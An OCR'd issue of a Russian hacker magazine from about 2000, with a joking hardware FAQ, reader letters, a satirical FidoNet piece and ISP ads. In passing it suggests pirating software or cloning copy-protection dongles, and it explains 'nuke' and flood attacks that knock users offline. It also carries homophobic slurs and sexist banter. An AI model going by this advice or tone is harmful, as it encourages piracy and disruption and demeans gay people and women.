2) Купи компрессор или отсос (не то, что ты подумал) для олова. Нагревай каждую ножку и отсасывай оттуда припой. Потом просто вынь микросхему. Паяльник с отсосом стоит дешево. Но рычаг отсоса часто норовит вылететь в глаз, зуб и пр. Так что оптимальный выбор — это компрессор. Если помозговать, то из обычного пылесоса выйдет крутой компрессор (осталось объяснить это другим членам твоей семьи). Олово можно вытряхивать из гнезда резким движением руки. Правда, на 50 ноге ты можешь разбить плату об пол.

Паяльник на ножке микросхемы держать можно не более 2 секунд.

Что такое половые извращения?

Цитирую мой любимый справочник бабушки-врача:

«Сюда относятся эксгибиционизм, гомосексуализм, мазохизм, садизм, фетишизм и пр.». (любителям сайтов типа *www.fetish.com*)

«Прогноз: излечения удается добиться в небольшой части случаев и то главным образом, где имеются бисексуальные тенденции. Алкоголизм резко способствует развитию половых извращений». (см. «что такое поинтовка?»)

«Профилактика: Правильное сексуальное воспитание, совместное обучение, психотерапия, гипноз, внушение». (когда писали справочник, не было компьютеров).

«Лечение: В ряде случаев важно понизить повышенную половую возбудимость, применяя для этого трудо— и гидротерапию, физкультуру, монобромистую камфару (далее идет долгое описание действия этой камфары, короче, после нее неделю не стоит)»

Так что ройте землю, господа интернетчики!

Что такое поинтовка?

От слова Point (точка). Поинты — это пользователи BBS или рядовые пользователи ФИДО и других дружеских сетей. На ББС-ке вешается объявление о поинтовке. Поинты встречаются в условленном месте, покупают 1,2,3,4... ящика водки (по вкусу) и выезжают за город. Сие есть настоящее экологическое бедствие. По рассказам аборигенов во время одного из таких мероприятий снег в лесу был ровно-ровно утоптан в радиусе 5 километров.

(в зависимости от названия эхи в ФИДО встречаются также: фидопойки (общая для ФИДО, сбор в Сокольниках), карзовки (упивка кока-колой подписчиков эхи mo.cars и ru.cars), чертановоупивки (водочная упивка эхи mo.chertanovo) и т.д. (Прим. редактора)

Что такое елочка?

На материнской плате бывает слишком мало слотов для плат расширения (слоты PCI, ISA). Тогда в один из слотов вставляют плату-разветвитель с тремя и более дополнительными слотами. Платы расширения устанавливаются уже в нее. Только теперь они параллельны мамке. Такое безобразие часто использовали

в нестандартных корпусах. Но сейчас INTEL хочет применить это в своем новом форм факторе NLX. Платы расширения и так часто отходят — это стандартный глюк всех разъемов. В INTEL'е, видать, ночами не спят, думают, как бы это нам жизнь веселее сделать.

Вреден ли режим сна для винта?

Винт спит, трафик идет. Самые вредные моменты для винта — это его пуск и остановка. В это время очень сильно изнашивается механическая часть. Повышается вероятность случайного повреждения поверхности. Вообще считается, что винт, который крутится без остановки, живет намного дольше. Если только всякие вундеркинды не лезут с тряпкой и отверткой «протирать пыль с блинов и головок».

Если послать на вражескую BBS 220v, то сгорит ли у них модем?

Такого я сам никогда не пробовал и тебе не советую. Скорее сгорит твоя АТС. Не вся, конечно, но навредишь ты им сильно. А главное, ты навредишь себе, т.к. после этого твой телефон работать не будет. Это еще цветочки, ягодки будут, когда придет злой дядя в усах — эксперт. АТС вправе подать в суд иск о возмещении тобой убытков. Ну там порча оборудования, которое у них испортилось за 10 лет. Словом, с ними лучше не связываться, если не хочешь всю жизнь копить на новую АТС. Некоторые думают, что на АТС есть защита. Да, наверное, есть, но и без нее телефон работает как военно-полевой. Все и так дышит на ладан, я думаю, не стоит смещать это хрупкое равновесие.

Что такое полупроводниковое реле?

Очень удобная штуковина. Бесконтактное реле ставится на многие современные модемы. Оно бесшумно и долговечно, это актуально для тех, чья АТС не держит тон. Ты долго дозваниваешься до провайдера или до BBS? А может, ты долбишься на MTV или к девушке, у которой ты не единственный поклонник? Полупроводниковое реле тебе просто необходимо. Владельцы реликтовых модемов 14 400 сейчас сталкиваются с тем, что механические реле часто залипают или вовсе сгорают. Иногда модем то набирает номер нормально, то отказывается. Попробуй найти спеца. Лучше по знакомству, т.е. такого знакомого, у кого перепаянный им модем работает уже полгода. Это тебе обойдется ~5$. Если ты собрался это делать сам, то захвати свой модем со старым реле. На радиорынке продавцы тебе подскажут полупроводниковый аналог. Перепаивая реле, используй правила работы с микросхемами (см. как выпаять микросхему.). А это тебе обойдется парой обоженных пальцев, сгоревшим модемом и паяльником, который ты со злости выкинешь в окно.

С чем связаны сезонные колебания связи с провайдером?

Действительно, качество связи зависит от времени года. Понятно, что летом, когда в городе становится просто невозможно нормально существовать, значительная часть народа сваливает куда-нибудь подальше от цивилизации. Они-то и разгружают телефонную линию. Не стоит забывать о том, что от обычного домашнего пользователя до АТС идет проволочный кабель. Он может промокать и замерзать, от этого сильно зависят его свойства. На заре телефонии большой проблемой были крысы, которые перегрызали кабель. Теперь у телефонного кабеля есть специальная броня от грызунов, но это не может обеспечить 100% защиты. А зимою мыши спят, как известно.

Что такое АЦП и ЦАП?

Аналого-Цифровой Преобразователь, Цифро-Аналоговый Преобразователь. Современные ПК работают только в цифровом режиме, т.е. они способны оперировать только нулем и единицей. Для того чтобы машина принимала или выдавала обычный электрический сигнал, нужен ЦАП и АЦП. Обычно такие устройства интегрированы в одну плату. Модем и звуковая карта — содержат в себе ЦАП и АЦП. Еще среди радио-хакеров популярны электронные осциллографы. Недорогие карты для ПК могут справиться только с небольшими частотами, но зато могут запомнить картинку сигнала. Это очень удобно, когда ломаешь сотовую связь.

Что такое ключ на LPT?

Мне кажется, что ключ на параллельный порт придумал Карабас Барабас. Ключик — маленькая коробочка с разъемом, если ее не вставить в порт, то программа работать не будет. Такая аппаратная защита была, к примеру, на старых версиях CAD. Бороться с нею просто, пойти и купить пиратскую версию программы. Теперь ключей уже не делают. Но если приспичило, можно скопировать ПЗУ внутри ключа на программаторе и сделать таких ключей хоть мешок. Еще можно деассемблировать программу и вручную избавить ее от ключевой патологии, развлечение из серии: «забить гвоздями CDROM» или отформатировать дискетку 1.44 на гигабайт.

Что делать, если в компе поселились тараканы или муравьи?

Ни в коем случае их не трогай, возможно, это специальные тараканы, которые улучшают работу процессора. Определить это так, поймай таракана и положи перед ним проц и горбушку хлеба. Если он выберет микросхему, то извинись и положи его на место. Если насекомое выберет горбушку, то твои дела плохи. Такие тараканы совершенно безграмотны, они часто устраивают короткие замыкания или застревают в дисководе. Срочно проводи капитальную чистку компьютера с применением ядохимикатов и бактериологического оружия.

Как крепить сетевой кабель?

Это действительно актуально, т.к. многие делают локалку дома. Ясное дело, неприятно, когда кто-то спотыкается о незакрепленный провод: мат, грохот, травмы, обрыв кабеля. Сетевой кабель можно повредить, если прибивать его просто гвоздями к плинтусу, да и держаться он будет неважно. Продается специальный пластмассовый крепеж, но он стоит дороговато, его всегда не хватает. Разрежь обычную пластиковую бутылку из-под газировки на небольшие полоски. Полоску удобно обернуть вокруг кабеля, а соединенные концы прибить к стенке. Место для гвоздя заранее проткни шильцем, чтобы не попасть молотком по пальцам. Иначе ты сможешь пользоваться только мышкой.

Есть вопросы, но нет ответов? Пиши мне на *Dr.Cod@xakep.ru*

Доктор Добрянский

ё-mail™
письма читателей

Письмо:

From: Sergey Klishin [serafima@mtu-net.ru]

Привет, Хакер.
Крайне была разочарована, когда прочла в мартовском номере статью: «Как поиметь девочку из чата».
Во-первых: вы сами— то эти способы пробовали прежде, чем советовать? Неуверенна.
Рискните, (здоровьем), особенно с девушкой, которая metall — ничего не выйдет. «Девятая» Балтика, чипсы и билет на «Горбушку»? Слишком дёшево цените...
Во-вторых: всех под одну гребенку не расчешешь, так что успех с помощью ваших советов гарантирован примерно 1:10.
Это чисто моё, женское мнение, и я думаю не единственное. У всех девочек есть мальчики, и это надо учесть...
И, наконец, последнее — третье: чему вы учите молодых глупых мальчиков? Чему? Просто подталкиваете на измену с девочками из Сети. Просто бьёте такое хрупкое, но счастье. Учите, но явно не тому.
А в целом неплохой журнальчик, желаю процветания и удач. Пока, до скорого! Светик.
serafima@mtu-net.ru
ICQ # 33567349

Ответ X:

Ох, Светик, Светик... То ли Светик, то ли Sergey... Ну не важно, ведь «у всех девочек есть мальчики», а некоторые сами себе девочки, сами себе мальчики.
Ну поехали. Во-первых: профессор Левински — наш эксперт по сексу и статьи он пишет только по собственному опыту. Правда, после десятка писем от девушек, с вопросами «А почему все только для парней?», он решил сделать статью «Как трахнуть чувака из Инета» и сейчас активно над ней трудится. В процессе написания, выяснилось, что все не так просто, как казалось в начале. А про девятую Балтику он не наврал — его 4-я, 7-я, 31-я и 82-я жены, были сняты именно этим способом.
Во-вторых: гарантировать на 100% мы можем только то, что все мы умрем (некоторые даже в страшных муках :)). А то, что любая девушка отдастся нашему хацкеру после первой же фразы: «Ну, типа, здорова, чувырла!», мы обещать не можем. Но вот то, что НЕ «у всех девочек есть мальчики» — мы гарантируем на 100%! А часто, девчонки ищут парня для секса, имея при этом постоянного бойфренда. А в Сети таких красоток — море!
Ну и последнее — третье: молодых, но вовсе не глупых мальчиков, мы вообще не учим. Учат путь преподы в школах и институтах, а мы рассказываем. И никогда не будем рассказывать о том, как там всякие галимые маски мазать себе на физиономию и пироги печь, а вот о сексе, взломах и разных приколах мы будем писать всегда. Потому что именно это нравится как нам, так и парням, которые нас читают.
Так что удачи со своим бойфрендом, Светик.

Письмо:

From: olkhset [olkhset@online.ru]

Hello, Хакеры!
Пишет вам Deto Freeman из Красноярска.
Две недели назад купил ваш журнал. Узнал о нём из многочисленной рекламы на сайте www.gameland.ru (захожу ежедневно!). Решил приобрести и что вы думаете — конечно, понравился! В своём письме я хочу сказать вам пару слов о вашем творении и задам пару вопросов (ответите?).
О журнале...
Ваш magazine классный! Куча полезной информации... Можно вас спросить: плакат или CD (с софтом из I-Net) будет? И ещё — сделайте другой переплёт, а то я пока весь журнал прочитаю, сто раз его открою и закрою — вот он у меня и разошелся на двадцать частей!
Вроде бы всё... мой ё-майл: olkhset@online.ru! Deto.

Ответ X:

Спа-си-бо! Вот любим мы таких читателей, ничего с собой поделать не можем. Наверное мы любим, когда нас хвалят. Впрочем, когда нас ругают по делу, а не просто «Журнал — дерьмо», то такую критику мы тоже любим. По поводу диска нас спрашивает очень много людей. На данный момент этот вопрос еще обсуждается, но скорее всего, через пару номеров (а может и раньше) мы начнем прикладывать CD-ючок, со всякими прикольными программульками, которые понадобятся в суровые будни хакерства. И о постере мы уже серьезно думаем. Все будет, не сразу, но все будет. А по поводу переплета ты фишку не просек. Но не расстраивайся, не ты один. Это был наш маленький эксперимент. Мы сделали самоуничтожающийся номер, чтобы врагам было труднее под нас копать. Правда типография нас подвела и вместо заказанных нами исчезающих чернил, напечатала все обычной краской.

Письмо:

From: Ru [djkaban@chat.ru]

Большой хай всей редакции журнала Хакер. У вас самый клёвый и интересный журнал. Так как меня очень прёт ваш журнал, я и хочу пожелать вашему журналу всего наилучшего и чтобы он был толще и ещё интересней, и не слушайте никого, кто говорит, что ваш журнал — туфта. Поверьте, у вас классный журнал и все мои друзья его любят! И чём ещё мне нравится ваш журнал, что он не скучный, как Страна Игр или Game.Exe. И дизайн у вас покруче других журналов. В общем у вас самый интересный прикольный журнал на свете!!! :-) Кстати я попытался собрать вашу штуку для заглушки телека, но у ме-

ня ничего не получилась, и мне очень жаль :-(
Ваш постоянный читатель.

Ответ X:

Знаешь, про глушилку телевизора мы получили много писем. Одни нас благодарили и говорили, что все круто, телеки заглушены, задача выполнена, другие ругалист и кричали, что вся эта схема — фуфло и ничего не работает. А на самом деле, нужно было простонапросто повнимательнее читать статью. Мы же предупреждали, что эта штуковина будет работать не у всех. Если антенна экранирована, да еще и по кабелю выведена в соседний дом, то наша глушилка превращается в розовую птицу Обломинго.

Письмо:

From: Max Poliakov [Max.Poliakov@p1.f1800.n5020.z2.fidonet.org]

Привет, X... Прочитал вот тут третий номер, равно как и два предыдущих. Журнал вышел прикольный. Даже очень. Радует присутствие юмора, а главное — он написан МОИМ языком, т.е. все очень прикольно и ясно. Но хочется вот что сказать: следуя позыву названия журнала, напечатали вы в рубрике «Взлом» всякие прикольные штуки по поводу хакинга. Все это рулезно и архи нужно. Но есть люди, к коим, к своему стыду, причислен и я, которые в этом полные ламы. Идея: текст менять не нужно, он должен писаться технически сложным языком, но нужно завести рубрику, объясняющую азы всего этого, для ламов. 90% ваших читателей купили журнал, чтоб что-нибудь узнать про хакинг... Многие не знают, что означает «Нюкать», «Флудить» и все такое. Имхо это надо объяснять. Ориентируя статью на людей, которые это знают и понимают, вы им не сообщаете ничего нового, имхо. А в основном все очень прикольно.
Есть предложение: нумеровать страницы в HEX ;)
ЗЫ: Если эта месага дошла до Вас, отпишите что-нибудь, плиз.
ЗЗЫ: В чем прикол объявы на 96й странице?

Ответ X:

Максим, ты хорошо поступил, что без тени стеснения называешь себя ламером, когда что-нибудь не понимаешь. В основном, люди любят выпендриваться и показывать, какие они крутые, даже если они ни хрена не понимают. Мы прислушались к твоей просьбе и решили создать «Словарь Хакера», в котором будем объяснять разные термины и непонятные слова. А по поводу «нюкать» и «флудить» — все просто. «Нюкать» — означает использовать программу Nuke, которая бьет по 139 порту Windows и вешает машину. Очень распространенная программа во время Интернет-войн. «Флудить» означает посылать пакеты данных (чаше всего мусор) на модем противника, вызывая тем самым у него «дисконнект» (разрыв связи). Чаше всего, модем не может выдержать такого потока данных и просто «захлебывается».
Хотя, честно говоря, мне странно, что ты этого не знал, ведь судя по твоему адресу и сленгу, ты — фидошник (все эти «ЗЫ» и «ИМХО» :)). Про объяву: ты, наверное, имел ввиду объявление про бесплатный Инет? Ну да, провайдер Караван, с 3 часов ночи по 5 телефонам давал Инет абсолютно нахаляву. Правда, после публикации в нашем журнале, эту халявку прикрыли. Ну да ничего, существуют и другие халявы, мы о них напишем.

Самое дурацкое письмо номера

Письмо:

From: traubery [traubery@mail.ru]

Привет «Хакер»

Я вычитал из книги Бориса Леонтьева, что с помощью проги InterNet Crack можно у порвадера пароли воровать.
Не могли бы вы написать что-нибудь по конкретней об этой програмульке и где её можно скачать.

Заранее благодарен: Freedoomer

Ответ X:

Молодец! Хорошо, что ты читаешь книги. Действительно, с помощью программки Internet Crack кто-то сможет воровать твои пароли. А еще он сможет отформатировать тебе винчестер и читать твою почту. Последние версии позволяют также забрать твою аську со всеми паролями. Так что запускай и вперед! Счастливого хакинга, тем, кто создал эту программу, а Борису Леонтьеву отдельный, низкий поклон!

Цитата из ФИДО:
Вопрос: Люди, тут, вроде пролетал крякер интернета. Можно мне его? Заранее благодарен.
Хор голосов: «Ламер! Крякера интернета не бывает!»
Модератор: Крякер интернета [++]. Правила читай!
(http://www.dam.ru/lez/Faq/1.htm)




РЭП-КАЛ
МЯ
О
ЧЕМПИОН
PRODIGY
УНУ-Sixx
МИШКА-ФИДОрас
ТАНЯ
+ Коля = SEX
ЦСКА КОНИ
КОПТЕВО - ЦЕНТР ЗЕМЛИ

Главный хуморист – Данил Шеповалов (FIDO: 2:5030/548.24)



Правда о ФИДО

Мой адрес – не дом и не улица!
Мой адрес – 2:5030/548.24
(c) Гимн компьютерных бомжей

Добрый день, дорогие друзья. Наша сегодняшняя педарач... тьфу ты, передача посвящена известной компьютерной сети ФИДО. Все вы, наверняка, слышали уже удивительные истории об этой милой сети друзей, в которой каждый может беспрепятственно высказать свое мнение, излить душу (небывалого мастерства в этой области достигли подписчики конференции TYT.BCE.HACPEM) и просто пообщаться с интересными людьми. Во всяком случае, так рисуют нам ФИДО жизнерадостные акулы пера в промежутках между написанием статей под заголовками типа «Русские хакеры топят атомный авианосец Миссури». Я же постараюсь не приукрашивать суровую правду жизни и показать вам ФИДО таким, каким оно и является на самом деле, поэтому не рекомендую читать эту статью людям со слабой психикой, беременным дет... тьфу, женщинам и детям до 16.
Для начала немного истории: основателем сети ФИДО является пид... эээ... в смысле гей и анархист Том Дженнингс. Я так думаю, внимательные читатели уже сделали нехитрые выводы насчет «сети друзей» и «общения с интересными людьми» в частности. Некоторые товарищи, правда, начнут сейчас протестовать, бормоча что-то о правах человека и об эстетической красоте припева песни «Голубая луна». Совершенно с ними согласен, но дело в том, что нынешние фидошники уже давно перещеголяли отца-основателя по части всяческих эээ... отклонений от обычного образа жизни. Например, самым известным членом этой сети, на которого хочет походить чуть ли ни каждый второй фидошник, является Олег Бочаров: некрофил, фашист, кретин и бывший ведущий радиопередачи «Сумерки человечества». Для справки: после выхода в эфир этой передачи наиболее стойкие слушатели требовали его расстрелять, а остальные добровольно шли договариваться о постоянном месте жительства в лечебнице для душевнобольных. Так что если вы видите человека, личная жизнь которого протекает по принципу «Лучшая подружка — мертвая старушка» и который, молясь в душе, весело напевает «Порвать на свастики ребенка!» или насвистывает «Дойчлен зольдатен», то скорее всего это один из постоянных читателей конференции BOCHAROFF.SUX. Как оговорилась однажды моя знакомая, в нашей прекрасной стране для каждого найдется свой институт: для медиков — мед, для педиков — пед, так и в ФИДО любой может выбрать круг общения по интересам: от MAMA.ANARHIYA до RU.SEX.SADO-MAZO и RU.ONANIZM.
Чтобы вы не решили, что ФИДО — это сборище извращенцев со стажем, приведу описания нескольких вполне нормальных тематических конференций:

RU.ANEKDOT:

Вообще-то эта конференция изначально была предназначена для публикации анекдотов, однако давно уже используется совершенно для других целей. Больше половины писем — это сообщения модератора об отключении таких-то узлов за нарушение правил. Периодически, правда, кто-то рассказывает и анекдоты, но в основном это вариации на тему «Идут два мужика: один модератор, а другой — тоже козел!» или коронный «Снесла курочка дедушке яичко... начисто». За рассказ последнего человеку, кстати, грозит пожизненное отключение, публичная кастрация через повешенье и групповое изнасилование с элементами некрофилии. Где-то раз в три месяца особо одаренные товарищи кидают анекдоты в духе «Ползет девочка по концлагерю», после чего начинается оживленная дискуссия на тему «Почему земля еще носит таких [beep] и что [beep] всех вас в [beep], пока не [beep] на [beep]», которая не прекращается до очередного анекдота про курочку.

RU.HACKER:

Здесь занимаются исключительно постингом троянов и вирусов. Почти каждый день кто-нибудь посылает письмо с текстом вроде «Запустите приаттаченный файл и пользуйтесь инетом на халяву», а недели через две появляется лавина откликов «Ну я запустил, а потом почему-то винт отформатировался, может, я чего неправильно сделал? Пошлите плиз заново ту программу!». Обитает в этой конференции исключительно элитарный народ. Если вас зовут Вася Ложкин, а не DArk MegAHa(Ker oF Ubl0, то можете даже не соваться сюда — просто засмеют. Поэтому обязательно придумайте себе крутой псевдоним, найдите в словаре побольше стильных слов и смело пишите в начале письма «Здрасти уважаимый All, преветсвуит тебя Mad Sc0lTrAg из // SIEGE // PISYA TEAM // B0LAN // MLGie // DEVasT //». Также не следует обходить вниманием и подпись — настоящие фидошные хакеры всегда помещают в конец письма килобайт-другой полезной информации вроде «[Рано встовать — sux]-[Нинавижу Лену Зосимаву]-[Школа — mustdie]-[Балтека N9]».

RU.PICKUP:

В этой конференции любят тусоваться крутые интеллектуалы, обсуждающие методы пикапа девушек. Отвечая на вопрос «Как же все-таки познакомиться с девушкой?», мне сначала говорили всякие умные слова вроде «нейролингвистическое программирование» и «разрыв шаблона», а затем порекомендовали подойти и нагло бросить «Пошли, потрахаемся!». Надо сказать, после проведения подобного эксперимента я потом несколько недель с трудом передвигался, потому что подопытная девушка, как оказалось, ждала своего отца-боксера.

Тем не менее, за несколько лет пребывания в ФИДО у меня окончательно сложилось мнение, что это не сеть, а замаскированная секта алкоголиков-извращенцев. Все начинается с того момента, когда человек соглашается на уговоры своего приятеля-фидошника и произносит заветное «ну давай, почитаем эту вашу фидо-почту». По прошествии же нескольких дней обратить деструктивный процесс становится невозможно: человек перестает мыться, бриться, есть, спать и говорить, вместо этого он начинает пить, писать, читать и периодически ругаться непонятными словами вроде «фрекни с ориджина фак о бинклистайл аутбаунд». Вечером и ночью его телефон постоянно занят, а родным фидошник доходчиво объясняет, что ему нужно сконнектиться с босом, чтобы забрать пакеты, ведь там десять метров в уююках, а через два часа наступит ZMH и его не волнует, что сейчас Новый год и надо позвонить тете Тоне из Одессы. Поинтересовавшись только «Всем ли наступит полный ZMH или только некоторым?», близкие оставляют человека наедине с этим жутким наркотиком под названием ФИДО, разрушая этим всю его дальнейшую жизнь. Скорее всего вы уже наслышаны о том, что ФИДО — полностью некоммерческая сеть, в которой все держится на голом энтузиазме ее членов. Плюньте в глаза тому, кто сказал вам эту глупость. В ФИДО все [illegible]жится на пиве! Фидошники со стажем на де[illegible] доказывают крестьянскую истину поговорки «Умные люди попишут-попишут, да и выпьют бутылочку». Где-то раз в месяц организуется мероприятие под названием «поинтовка», на котором проходит так называемое «обсуждение дальнейшей политики узла». И, надо вам сказать, порой это обсуждение проходит так интенсивно, что многим участникам приходится впоследствии воспользоваться услугами медвытрезвителя.
Ни в коем случае не позволяйте затянуть себя в эту жуткую компьютерную секту. Надеюсь, моя статья позволит вам получить правильное представление о самых страшных жителях компьютерного андеграунда и избежать пагубного влияния ФИДОнет. Уже сейчас ко мне в дверь стучат мои друзья-фидош...
(далее текст невозможно прочитать из-за огромных пятен от пролитого пива и жирных надписей зеленым маркером «FIDO — rulezzz!!!»)

X





Интернет от фирмы КАРАВАН

- бесплатное подключение
- отсутствие абонентской платы
- неограниченный по объему почтовый ящик и домашняя страница

т. 332-4486, 332-4601
email: help@caravan.ru
www.caravan.ru

Посетите наши сервера:


www.freeware.ru
бесплатные программы для Windows

www.game.ware.ru
бесплатные компьютерные игры

goldenurl.radio.ru
каталог ресурсов Интернет

ДОСТУП

Провайдер - МТУ. Отличное качество.
0,8 у.е.-день, 0,4 у.е.-ночь
ДЕШЕВЛЕ, ЧЕМ У САМОГО ПРОВАЙДЕРА !!!
ПРЕДЛАГАЕМ ОБМЕН БАННЕРАМИ
(095) 383-1957, 205-4820, 205-6458
пейджер т. 974-00-03 аб.40859



АРДАСЕНОВ
РЕКЛАМНАЯ ГРУППА
WWW.ARDASENOV.RU

Нет связи лучше и быстрей!
ARSTEL - наш добрый чародей!
http://www.arstel.ru
тел.: 200-2563, 725-4796
INTERNET

Неограниченный доступ от $18
Гибкие тарифные планы
NetClub
т/ф: 290-14-32
E-mail: info@netclub.ru
www.netclub.ru

Размещение объявлений на странице «Реклама».
Тел.: 124-04-02
пейджер: 742-42-42,
аб.: 14225
Игорь Пискунов

